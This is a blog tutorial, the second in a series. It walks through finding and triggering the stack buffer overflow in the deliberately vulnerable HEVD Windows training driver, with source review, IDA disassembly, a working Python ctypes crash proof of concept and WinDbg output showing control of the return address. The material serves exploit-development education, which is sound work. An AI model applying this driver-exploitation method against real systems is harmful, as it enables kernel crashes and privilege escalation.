Kernel Hacking With HEVD Part 2 - The Bug

Jul 6, 2016

Now that you have your debugging environment set up, it's time to get to the fun part – the exploit! The Hacksys Extreme Vulnerable Driver has a lot of interesting bugs to play with. My purpose in using this driver is to get familiar with ring 0 payloads more so than the actual vulnerability exploitation so I chose to stick with the easy stack overflow so I could focus on payload. Lets first take a look at the actual vulnerability.

The Bug (Source Code Review)

Since we have the source code available to us, we'll take the easy route first and just look at what's going on.

If you haven't worked with Windows drivers before, here's some vastly over-simplified background info. User-mode code calls into the driver with the DeviceIoControl API in Kernel32.dll. The user-mode code provides a handle to the device with which it wants to interact (e.g. "HacksysExtremeVulnerableDriver"), an I/O control code (IOCTL) which basically tells the driver what function you want it to perform (again, grossly over-simplified; more on this later), and input and output buffers. The driver is passed an interrupt request packet (IRP) with all these particulars and passes the info along to a corresponding IOCTL handler routine.

The IOCTL dispatch function for HEVD is implemented as a switch/case in the IrpDeviceIoCtlHandler() function in HackSysExtremeVulnerableDriver.c:

```
IrpSp = IoGetCurrentIrpStackLocation(Irp);
IoControlCode = IrpSp->Parameters.DeviceIoControl.IoControlCode;

if (IrpSp) {
    switch (IoControlCode) {
        case HACKSYS_EVD_IOCTL_STACK_OVERFLOW:
            DbgPrint("****** HACKSYS_EVD_STACKOVERFLOW ******\n");
            Status = StackOverflowIoctlHandler(Irp, IrpSp);
            DbgPrint("****** HACKSYS_EVD_STACKOVERFLOW ******\n");
            break;
```

As you can see the IRP and the stack pointer are passed to StackOverflowIoctlHandler() which is implemented in StackOverflow.c, a snippet of which appears below. The Size parameter is simply the length of the input that the user-mode code supplied.

```
NTSTATUS StackOverflowIoctlHandler(IN PIRP Irp, IN PIO_STACK_LOCATION IrpSp) {
    UserBuffer = IrpSp->Parameters.DeviceIoControl.Type3InputBuffer;
    Size = IrpSp->Parameters.DeviceIoControl.InputBufferLength;

    if (UserBuffer) {
        Status = TriggerStackOverflow(UserBuffer, Size);
    }
```

The TriggerStackOverflow() function finally does the deed by copying UserBuffer into KernelBuffer without first checking to make sure the size of UserBuffer is <= KernelBuffer:


```
DbgPrint("[+] Triggering Stack Overflow\n");

RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, Size);
```

The Bug (Reverse Engineering)

Since we don't always have the luxury of reviewing the source code of a driver, let's take a look at a disassembly of the driver to see what this looks like. This is a bit easier than many real-world situations because of the helpful plain-text debug strings in the code and the fact that I'm using debugging symbols for the driver (the .pdb file in the Visual Studio project directory).

If you've done much reversing it's easy enough to recognize the IrpDeviceIoCtlHandler() switch table in an IDA flow chart:




This is where the driver is comparing the IOCTL in the IRP to the IOCTLs that it knows about so it can call the appropriate handler function. Once it finds the matching IOCTL, it calls the associated handler:

```
PAGE:FFFFF880037281D3 loc_FFFFF880037281D3:                    ; CODE XREF: Irp
PAGE:FFFFF880037281D3           lea     rcx, aHacksys_evd_st ; "****** HACKSYS
```

```
PAGE:FFFFF880037281DA          call    DbgPrint
PAGE:FFFFF880037281DF          mov     rdx, rdi        ; IrpSp
PAGE:FFFFF880037281E2          mov     rcx, rbx        ; Irp
PAGE:FFFFF880037281E5          call    StackOverflowIoctlHandler
PAGE:FFFFF880037281EA          lea     rcx, aHacksys_evd_st ; "****** HACKSYS
PAGE:FFFFF880037281F1          jmp     loc_FFFFF8800372831E
```

As we saw in the source code, StackOverflowIoctlHandler() is a pretty small function that basically just calls TriggerStackOverflow() which looks like this in IDA:



```
; int __cdecl TriggerStackOverflow(void *UserBuffer, unsigned __int64 Size)
TriggerStackOverflow proc near

Dst= byte ptr -808h
var_8= byte ptr -8
arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h

mov     [rsp+arg_0], rbx
mov     [rsp+arg_8], rsi
mov     [rsp+arg_10], rdi
push    r14
sub     rsp, 820h
mov     rsi, rdx
mov     rdi, rcx
xor     ebx, ebx
mov     r14d, 800h
mov     r8d, r14d       ; Size
xor     edx, edx        ; Val
lea     rcx, [rsp+828h+Dst] ; Dst
call    memset
nop
```

```
loc_FFFFF8800372887A:   ; Alignment
lea     r8d, [rbx+4]
mov     edx, r14d       ; Length
mov     rcx, rdi        ; Address
call    cs:__imp_ProbeForRead
mov     rdx, rdi
lea     rcx, aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
call    DbgPrint
mov     rdx, rsi
lea     rcx, aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
call    DbgPrint
lea     rdx, [rsp+828h+Dst]
lea     rcx, aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
call    DbgPrint
mov     edx, r14d
lea     rcx, aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
call    DbgPrint
lea     rcx, aTriggeringStac ; "[+] Triggering Stack Overflow\n"
call    DbgPrint
mov     r8, rsi         ; Size
mov     rdx, rdi        ; Src
lea     rcx, [rsp+828h+Dst] ; Dst
call    memmove
jmp     short loc_FFFFF880037288F7
```

```
$LN6_0:
mov     ebx, eax
mov     edx, eax
lea     rcx, aExceptionCode0 ; "[-] Exception Code: 0x%X\n"
call    DbgPrint
nop
```

```
loc_FFFFF880037288F7:
mov     eax, ebx
lea     r11, [rsp+828h+var_8]
mov     rbx, [r11+10h]
mov     rsi, [r11+18h]
mov     rdi, [r11+20h]
mov     rsp, r11
pop     r14
retn
TriggerStackOverflow endp
```

You can see in the call to memset that the function is expecting a buffer of 0x800 (2048) bytes. So with this information, it looks like we've got enough to start playing with the vulnerability and see if we can't get a controlled RIP overwrite.

DoS PoC

My other goal in doing this challenge is to get more familiar with Python ctypes. Why? Well because I like Python and because I'm taking the OffSec AWE course at BlackHat this year and they teach ctypes so I figured I should get to know it better.

So first step in writing any exploit is to map out the steps we need to take. This should be simple for a DoS so here's the outline:

- Get a handle to the vulnerable device
- Get the correct IOCTL for the stack overflow function
- Create a buffer with >2,048 bytes of data
- Trigger the vulnerable code

Step one - get a handle

> - ***Get a handle to the vulnerable device <——***
> - *Get the correct IOCTL for the stack overflow function*
> - *Create a buffer with >2,048 bytes of data*
> - *Trigger the vulnerable code*

To get a handle to the device we need to use the CreateFile API in Kernel32.dll. As MSDN says, this function "Creates or opens a file or I/O device. … The function returns a handle that can be used to access the file or device for various types of I/O depending on the file or device and the flags and attributes specified." The function prototype is pretty straightforward and doesn't require any special structures so we can go ahead and recreate it in Python pretty easily. Each of the parameters are documented in the MSDN article. I took the hex values for each constant (GENERIC_READ, etc.) and defined that at the top of my Python script and then created a function that calls the API and returns a handle to the device (mind the Unicode!):

```
def gethandle():
    """Open handle to driver and return it"""

    print "[*]Getting device handle..."
    lpFileName = u"\\\\.\\HacksysExtremeVulnerableDriver"
    dwDesiredAccess = GENERIC_READ | GENERIC_WRITE
    dwShareMode = 0
    lpSecurityAttributes = None
    dwCreationDisposition = OPEN_EXISTING
    dwFlagsAndAttributes = FILE_ATTRIBUTE_NORMAL
    hTemplateFile = None

    handle = CreateFileW(lpFileName,
                         dwDesiredAccess,
                         dwShareMode,
                         lpSecurityAttributes,
                         dwCreationDisposition,
                         dwFlagsAndAttributes,
                         hTemplateFile)
    if not handle or handle == -1:
        print "\t[-]Error getting device handle: " + FormatError()
        sys.exit(-1)

    print "\t[+]Got device handle: 0x%x" % handle
    return handle
```

easy peasy.

Step two - get the IOCTL

> - *Get a handle to the vulnerable device*
> - ***Get the correct IOCTL for the stack overflow function <——***
> - *Create a buffer with >2,048 bytes of data*
> - *Trigger the vulnerable code*

IOCTLs are actually made up of four components - the device type, a function code, the I/O method, and the allowed access. This is all explained in this MSDN article as well as the Windows chapter in *Guide to Kernel Exploitation* among other places. The driver developer generally uses some pre-defined constants to specify these inputs except for the function code which is a hex value which can be more or less arbitrary as long as it's above 0x7FF for 3rd party drivers. The WDK gives developers a macro to use to define these IOCTLs and you can see in HackSysExtremeVulnerableDriver.h that it is used here as well:

```
#define HACKSYS_EVD_IOCTL_STACK_OVERFLOW    CTL_CODE(FILE_DEVICE_UNKNOWN, 0x80
```

This macro is explained a bit more here. If I were writing my exploit in C I could just use the same macro but since I chose Python I have to either reimplement the macro in my script, or else just simply hard-code the IOCTL. I chose the reimplementation route since I was kind of interested in this whole IOCTL thing and because I can just copy/paste this into future exploits. After a bit of research, this is what I came up with:

```
def ctl_code(function,
             devicetype = FILE_DEVICE_UNKNOWN,
             access = FILE_ANY_ACCESS,
             method = METHOD_NEITHER):
    """Recreate CTL_CODE macro to generate driver IOCTL"""
    return ((devicetype << 16) | (access << 14) | (function << 2) | method)
```

Notice that I specify some common (I guess?) defaults for three of the inputs and only require the function code. This can then be called from my exploit code easily enough:

```
    ioctl = ctl_code(0x800)
```


If you're curious you can just run the macro manually to see what the IOCTL looks like:

```
>>> ioctl = ((0x00000022 << 16) | (0x00000000 << 14) | (0x800 << 2) | 0x000000
>>> hex(ioctl)
'0x222003'
>>>
```

Sidebar - reversing IOCTLs

The studious reader may be thinking "that's all well and good if you have the source code and can see how the IOCTL is generated, but what about real life?" Indeed this is simpler than finding the IOCTLs in a closed-source driver and reversing the IOCTLs isn't always very straightforward. Aside from using a tool like ioctlbf to bruteforce valid IOCTLs, you'll usually have to resort to reversing the IOCTLs out of closed-source drivers before you can interact with them. Let's take a closer look back at the switch table in HEVD's IOCTL dispatch function which we saw briefly earlier.

IrpDeviceIoCtlHandler() starts by loading a hard-coded starting value (0x22201B) into eax and doing some math to figure out which side of the switch table to start from:




```
; int __cdecl IrpDeviceIoCtlHandler(_DEVICE_OBJECT *DeviceObject, _IRP *Irp)
IrpDeviceIoCtlHandler proc near

arg_0= qword ptr  8

mov     [rsp+arg_0], rbx
push    rdi
sub     rsp, 20h
mov     rdi, [rdx+0B8h]
mov     rbx, rdx
mov     eax, 22201Bh
mov     edx, [rdi+18h]
cmp     edx, eax
ja      loc_FFFFF88003728219
```

In our case the IOCTL we specified (0x222003) does not cause the execution to branch to the other half of the table (`ja` = "jump if above"; our IOCTL is less than, or "below", 0x22201B). The driver then subtracts it's next guess, which happens to be the one we specified, from the provided IOCTL and if the result is zero (i.e. they match) then it branches to the StackOverflowIoctlHandler() block:



```
jz      loc_FFFFF880037281F6
```

```
mov     eax, edx
sub     eax, 222003h
jz      loc_FFFFF880037281D3
```

```
sub     eax, 4
jz      loc_FFFFF880037281B0
```

```
' HACKSYS_EVD_IOCTL_ARBITRARY_OVER"...
ndler
****** HACKSYS_EVD_IOCTL_ARBITRARY_OVER"...
```

```
loc_FFFFF880037281B0:   ; "****** HACKSYS_EVD_IOCTL_STACK_OVERFLOW"...
lea     rcx, aHacksys_evd__2
call    DbgPrint
mov     rdx, rdi        ; IrpSp
mov     rcx, rbx        ; Irp
call    StackOverflowGSIoctlHandler
lea     rcx, aHacksys_evd__2 ; "****** HACKSYS_EVD_IOCTL_STACK_OVERFLOW"...
jmp     loc_FFFFF8800372831E
```

```
loc_FFFFF880037281D3:   ; "****** HACKSYS_EVD_STACKOVERFLOW ******"...
lea     rcx, aHacksys_evd_st
call    DbgPrint
mov     rdx, rdi        ; IrpSp
mov     rcx, rbx        ; Irp
call    StackOverflowIoctlHandler
lea     rcx, aHacksys_evd_st ; "****** HACKSYS_EVD_STACKOVERFLOW ******"...
jmp     loc_FFFFF8800372831E
```

Notice that if we had specified another IOCTL, it would have kept subtracting 4 from the IOCTL to find a match or else return an error.

There is a lot more that can be said about reversing IOCTLs and maybe that would be a good blog post for another time, but hopefully this at least gives you some ideas to start with when trying to find IOCTLs in closed-source drivers. The driver has to compare the supplied IOCTL with the IOCTLs that it knows how to handle at some point so look for that.

Step three - create the buffer

> - *Get a handle to the vulnerable device*
> - *Get the correct IOCTL for the stack overflow function*
> - ***Create a buffer with >2,048 bytes of data <——***
> - *Trigger the vulnerable code*

This step turns out to be pretty straightforward in Python. Ctypes gives us the create_string_buffer() function which suits our needs perfectly. We saw before that the vulnerable function is expecting a buffer of 2,048 bytes. It is safe to assume that we will not need too much more than that in order to overwrite RIP. With this in mind, I like to break out my buffer into recognizable units so I can see where certain variables are being overwritten. I'll start with this buffer:

```
    evilbuf = create_string_buffer("A"*2048 + "B"*8 + "C"*8 + "D"*8)
```

This should let us know where we stand when we trigger the bug and we can adjust as necessary.

Step four - trigger the bug

> - *Get a handle to the vulnerable device*
> - *Get the correct IOCTL for the stack overflow function*

> - *Create a buffer with >2,048 bytes of data*
> - ***Trigger the vulnerable code <——***

As mentioned previously we now need to put everything together and use the DeviceIoControl function to trigger the bug. Again the MSDN page gives us the function prototype and explains all of the parameters necessary. We will give it the handle that we retrieved, the IOCTL that we generated, a pointer to our evil buffer as well as it's size, and everything else is just null. My code looks like this:

```
def trigger(hDevice, dwIoControlCode):
    """Create evil buf and send IOCTL"""

    evilbuf = create_string_buffer("A"*2048 + "B"*8 + "C"*8 + "D"*8)
    lpInBuffer = addressof(evilbuf)
    nInBufferSize = 2064
    lpOutBuffer = None
    nOutBufferSize = 0
    lpBytesReturned = None
    lpOverlapped = None

    pwnd = DeviceIoControl(hDevice,
                                       dwIoControlCode,
                                       lpInBuffer,
                                       nInBufferSize,
                                       lpOutBuffer,
                                       nOutBufferSize,
                                       lpBytesReturned,
                                       lpOverlapped)
    if not pwnd:
        print "\t[-]Error: Not pwnd :(\n" + FormatError()
        sys.exit(-1)

if __name__ == "__main__":
    print "\n**HackSys Extreme Vulnerable Driver**"
    print "**Stack buffer overflow exploit**\n"

    trigger(gethandle(), ctl_code(0x800))
```

If you are smarter than I was when I first started this it might occur to you to save your exploit somewhere safe before triggering a BSOD so that you don't lose everything. I only made that mistake once :(. After you've got it safely saved somewhere, let's run this thing and hopefully our debugger should show that bad (good?) things happened…

FIRE IN THE HOLE!

```
****** HACKSYS_EVD_STACKOVERFLOW ******
[+] UserBuffer: 0x0000000002D99330
[+] UserBuffer Size: 0x819
[+] KernelBuffer: 0xFFFFF88004EC6FE0
[+] KernelBuffer Size: 0x800
[+] Triggering Stack Overflow

*** Fatal System Error: 0x0000003b
                       (0x00000000C0000005,0xFFFFF88005921912,0xFFFFF88004EC6E

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

Connected to Windows 7 7601 x64 target at (Wed Jul  6 14:33:45.047 2016 (UTC -

Use !analyze -v to get detailed debugging information.

BugCheck 3B, {c0000005, fffff88005921912, fffff88004ec6e00, 0}

0: kd> !analyze -v
*******************************************************************************
*
*                         Bugcheck Analysis
*
*******************************************************************************

SYSTEM_SERVICE_EXCEPTION (3b)
An exception happened while executing a system service routine.
Arguments:
Arg1: 00000000c0000005, Exception code that caused the bugcheck
Arg2: fffff88005921912, Address of the instruction which caused the bugcheck
Arg3: fffff88004ec6e00, Address of the context record for the exception that c
Arg4: 0000000000000000, zero.

Debugging Details:
------------------

BUGCHECK_P1: c0000005

BUGCHECK_P2: fffff88005921912

BUGCHECK_P3: fffff88004ec6e00

BUGCHECK_P4: 0
```

```
EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - The instruction at 0x%p referenced mem

FAULTING_IP:
HEVD-Win7x64+6912
fffff880`05921912 c3              ret

CONTEXT:  fffff88004ec6e00 -- (.cxr 0xfffff88004ec6e00)
rax=0000000000000000 rbx=4444444444444444 rcx=fffff88004ec6fe0
rdx=0000077ffded2350 rsi=0000000000000000 rdi=fffffa8003e10760
rip=fffff88005921912 rsp=fffff88004ec77e8 rbp=fffffa8002295c70
 r8=0000000000000000  r9=0000000000000000 r10=0000000000000000
r11=fffff88004ec77e0 r12=fffffa80042ada00 r13=0000000000000000
r14=4242424242424242 r15=0000000000000003
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
HEVD-Win7x64+0x6912:
fffff880`05921912 c3              ret
Resetting default scope

DEFAULT_BUCKET_ID:  WIN7_DRIVER_FAULT

BUGCHECK_STR:  0x3B

PROCESS_NAME:  pythonw.exe

CURRENT_IRQL:  2

LAST_CONTROL_TRANSFER:  from 4343434343434343 to fffff88005921912

STACK_TEXT:
fffff880`04ec77e8 43434343`43434343 : 44444444`44444444 00000000`00000000 ffff
fffff880`04ec77f0 44444444`44444444 : 00000000`00000000 fffffa80`03e10760 ffff
fffff880`04ec77f8 00000000`00000000 : fffffa80`03e10760 fffff880`04ec7a01 0000

FOLLOWUP_IP:
HEVD-Win7x64+6912
fffff880`05921912 c3              ret

FAULT_INSTR_CODE:  8348ccc3

SYMBOL_STACK_INDEX:  0

SYMBOL_NAME:  HEVD-Win7x64+6912

FOLLOWUP_NAME:  MachineOwner

MODULE_NAME: HEVD-Win7x64
```

```
IMAGE_NAME:  HEVD-Win7x64.sys
```

As you can see from this abbreviated output, a bugcheck was triggered when a `ret` instruction was called where the top of the stack contained the value 0x4343434343434343. Also of note, we own the rbx and r14 registers which will come in handy when we have to build out a ROP chain to bypass SMEP in Windows 8.1… More on that later. Stay tuned!

« Kernel Hacking With HEVD Part 1 - The Setup
Kernel Hacking With HEVD Part 3 - The Shellcode »

Blog Thingy

Blog Thingy
sizzop@gmail.com
sizzop
sizzop

A blog. A place for me to write about things. Probably some things about hacking.